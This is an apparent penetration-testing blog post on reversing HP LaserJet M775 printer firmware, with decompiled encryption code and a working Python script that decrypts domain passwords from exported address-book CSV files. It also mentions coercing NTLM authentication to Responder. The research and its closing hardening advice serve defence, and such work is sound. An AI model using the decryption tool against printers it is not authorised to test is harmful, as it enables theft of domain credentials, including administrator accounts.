
By Javier Medina ( X / LinkedIn)
1 Why This Matters
Many organisations point their multifunction printers (MFPs) at Windows file shares so users can scan directly to a network folder. When the share belongs to a domain account, the printer stores the user’s password in its address book.
This could be correct, with certain nuances. If the printer is left with default or weak credentials, an attacker maybe coerce the printer to authenticate against a controlled resource and obtain NTLM hashes; or they can try to pull a backup of that address book, maybe reverse the encryption, and harvest real domain passwords.
In any case, it is important to understand that storing domain user passwords on a printer poses significant cybersecurity risks.
In this post, we show how we reversed the firmware of the HP LaserJet Enterprise M775, a printer with the ability to export the address book with its associated passwords to CSV format (although it requires them to be encrypted), and how we created a script that recovers those passwords.
The reason we did this is very simple: during an offensive security process, we found an HP M775 printer with weak authentication, whose exportable-to-CSV encrypted Address Book contained domain users for the purpose of depositing scanned files in SMB shares. Specifically, it contained one non-privileged, ‘scanner’ user, and another privileged, none other than the domain administrator account. In the end, for reasons that are irrelevant here, we were unable to coerce those authentications against our own Responder and decided to opt for reversing.
Here is the result.
2 Getting the Firmware
The firmware of HP printers has some peculiarities that make it difficult to extract with a simple binwalk. Here we summarize the steps that must be taken to achieve a clean extraction.
- Grab the .BDL package
Our printer was in an old 3.5 release, but if the printer is updated you should found the firmware in the HP public download site.- Our firmaware was
cljM775fw_2305076_518498.bdland it took a while to find it.
- Our firmaware was
- Extract it with hpbdl (Kudos to Tyler!)
- Unscramble the HPS image acording to WithSecure’s “Printing Shellz” research (Many thanks to Alexander Bolshev and Timo Hirvonen for their research, which has been extremely helpful!)
- Decompress
SystemFirmware.release.7zarchive without any kind of problem.
3 REVERSING PROCESS
Using dnSpy and after some digging, we found that when the CSV is generated and the authpassword field, that contains the plaintext password, needs to be encrypted, the code calls the EncryptUsingAES256 function. All other fields are left unencrypted.

The EncryptUsingAES256 function internally calls ProtectWithPassword, which handles the actual encryption logic.

4 Unprotecting with password
The encryption process starts by generating a random initialization vector; this IV immediately becomes the “salt” for PBKDF2-HMAC-SHA-1 homemade PasswordToKey method, which yields an AES-256 key after iterations. That key is used in CBC mode to encrypt the concatenation of two parts: an SHA-256 hash of the message and the message itself. The final result always carries the IV in clear text followed by the encrypted block.
In summary, within the BASE64 of an authpassword field, we will actually have encrypted with the PBKDF2-HMAC-SHA-1 of the password, the following:
IV (16B) + AES-CBC(SHA256(PLAINTEXT) + PLAINTEXT)
public static byte[] ProtectWithPassword(byte[] plaintext, string password)
        {
            if (plaintext == null)
            {
                ArgumentNullException ex = new ArgumentNullException("plaintext");
                SysTrace._WriteEvent(12583834U);
                throw ex;
            }
            RijndaelManaged rijndaelManaged = null;
            byte[] array = null;
            byte[] result = null;
            try
            {
                rijndaelManaged = new RijndaelManaged();
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.GenerateIV();
                byte[] iv = rijndaelManaged.IV;
                array = DataProtection.PasswordToKey(password, iv, 1000, 32);
                ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(array, iv);
                using (MemoryStream memoryStream = new MemoryStream(plaintext.Length + iv.Length + 32 + rijndaelManaged.BlockSize / 8))
                {
                    memoryStream.Write(iv, 0, iv.Length);
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, 1))
                    {
                        byte[] array2 = WinSHA256.FastComputeHash(plaintext);
                        cryptoStream.Write(array2, 0, 32);
                        cryptoStream.Write(plaintext, 0, plaintext.Length);
                        cryptoStream.FlushFinalBlock();
                        cryptoStream.Close();
                    }
                    result = memoryStream.ToArray();
                    memoryStream.Close();
                }
            }
            finally
            {
                if (rijndaelManaged != null)
                {
                    rijndaelManaged.Clear();
                }
                if (array != null)
                {
                    Array.Clear(array, 0, array.Length);
                    array = null;
                }
            }
            return result;
        }
public static byte[] PasswordToKey(string pass, byte[] salt, int iterations, int howManyBytes)
{
if (howManyBytes > 1000)
{
CryptographicException ex = new CryptographicException("Derived key too long.");
SysTrace._WriteEvent(12583851U);
throw ex;
}
byte[] array = null;
byte[] array2 = Encoding.UTF8.GetBytes(pass);
uint num = (uint)((howManyBytes + 20 - 1) / 20);
using (SHA1Managed sha1Managed = new SHA1Managed())
{
using (SHA1Managed sha1Managed2 = new SHA1Managed())
{
if (array2.Length > 64)
{
array2 = sha1Managed.ComputeHash(array2);
}
byte[] array3 = new byte[64];
Array.Copy(array2, 0, array3, 0, array2.Length);
byte[] array4 = new byte[salt.Length + 4];
Array.Copy(salt, 0, array4, 0, salt.Length);
byte[] array5 = new byte[64];
byte[] array6 = new byte[64];
for (int i = 0; i < 64; i++)
{
array5[i] = (array3[i] ^ 54);
array6[i] = (array3[i] ^ 92);
}
byte[] array7 = new byte[num * 20U];
int num2 = 0;
int num3 = 0;
while ((long)num3 < (long)((ulong)num))
{
DataProtection._incrementBigEndianIndex(array4, salt.Length);
byte[] array8 = array4;
for (int j = 0; j < iterations; j++)
{
sha1Managed.Initialize();
sha1Managed.TransformBlock(array5, 0, 64, array5, 0);
sha1Managed.TransformFinalBlock(array8, 0, array8.Length);
byte[] hash = sha1Managed.Hash;
sha1Managed2.Initialize();
sha1Managed2.TransformBlock(array6, 0, 64, array6, 0);
sha1Managed2.TransformFinalBlock(hash, 0, hash.Length);
array8 = sha1Managed2.Hash;
DataProtection._xorByteArray(array8, 0, 20, array7, num2);
}
num2 += 20;
num3++;
}
array = new byte[howManyBytes];
Array.Copy(array7, 0, array, 0, howManyBytes);
}
}
return array;
} Inevitably, to undo the encryption, all we need to do is read the first 16 bytes and run the password through the same derivator again; with the key obtained in this way, the rest can be decrypted. The first 32 bytes that emerge from the decryption are the stored hash; SHA-256 is recalculated on the recovered payload and the two are compared. When the password is correct and the file is not damaged, both fingerprints match and the plaintext is delivered intact.
5 m775-authpassword-decypt.py
The following Python code extracts plaintext passwords using as input a BASE64-encoded authpassword encypted string contained in a CSV AddressBook file exported from an HP M775 printer.
#!/usr/bin/env python3
"""
Reverses authpasswords protected via ProtectWithPassword M755 HP Printer Function.

Usage:
    python m775-authpassword-decrypt.py -p test base64
"""

import base64
import argparse
from hashlib import sha256, pbkdf2_hmac
from hmac import compare_digest
from Cryptodome.Cipher import AES

def unprotect(cipher_b64: str, password: str):
    raw = base64.b64decode(cipher_b64)
    if len(raw) < 16:
        raise ValueError("Ciphertext too short")

    iv, ct = raw[:16], raw[16:]                   # 1) IV + ciphertext
    key = pbkdf2_hmac('sha1',                     # 2) PBKDF2 → AES-256
                      password.encode(),
                      iv, 1000, dklen=32)

    data = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)  # 3) decrypt

    pad_len = data[-1]                              # 4) remove padding
    if not 1 <= pad_len <= 16 or data[-pad_len:] != bytes([pad_len]) * pad_len:
        raise ValueError("Invalid padding → wrong password")
    data = data[:-pad_len]

    stored_hash, plaintext = data[:32], data[32:]   # 5) hash + text
    is_valid = compare_digest(stored_hash, sha256(plaintext).digest())

    return plaintext, stored_hash.hex(), is_valid, iv.hex()


def main():
    parser = argparse.ArgumentParser(
        description="Decrypt ProtectWithPassword blobs")
    parser.add_argument("-p", "--password", required=True,
                        help="Password for key derivation")
    parser.add_argument("ciphertexts", nargs="+",
                        help="Base64 blob(s) to decrypt")
    args = parser.parse_args()

    for blob in args.ciphertexts:
        try:
            pt, h, valid, iv = unprotect(blob, args.password)
            print(f"\nBlob: {blob[:30]}…")
            print("  Plaintext    :", pt)
            print("  SHA-256      :", h)
            print("  Integrity    :", "✔" if valid else "✘")
            print("  IV           :", iv)
        except Exception as e:
            print(f"\nBlob: {blob[:30]}…")
            print("  ERROR:", e)


if __name__ == "__main__":
    main()
6 FINAL WORDS
Cybersecurity does not end at endpoints and servers.
In our case, this printer was outdated, poorly configured, and had privileged credentials. This combination is more common than it seems. Systems such as printers, cameras, or IoT devices must be part of continuous security offensive processes; and of course, their configurations and access should be protected and fortified.
Every device on the network, from a printer to a VoIP phone, can become an intrusion vector if mismanaged. Therefore, we never underestimate a “minor” device. For an attacker, it may be the easiest path to complete domain compromise.
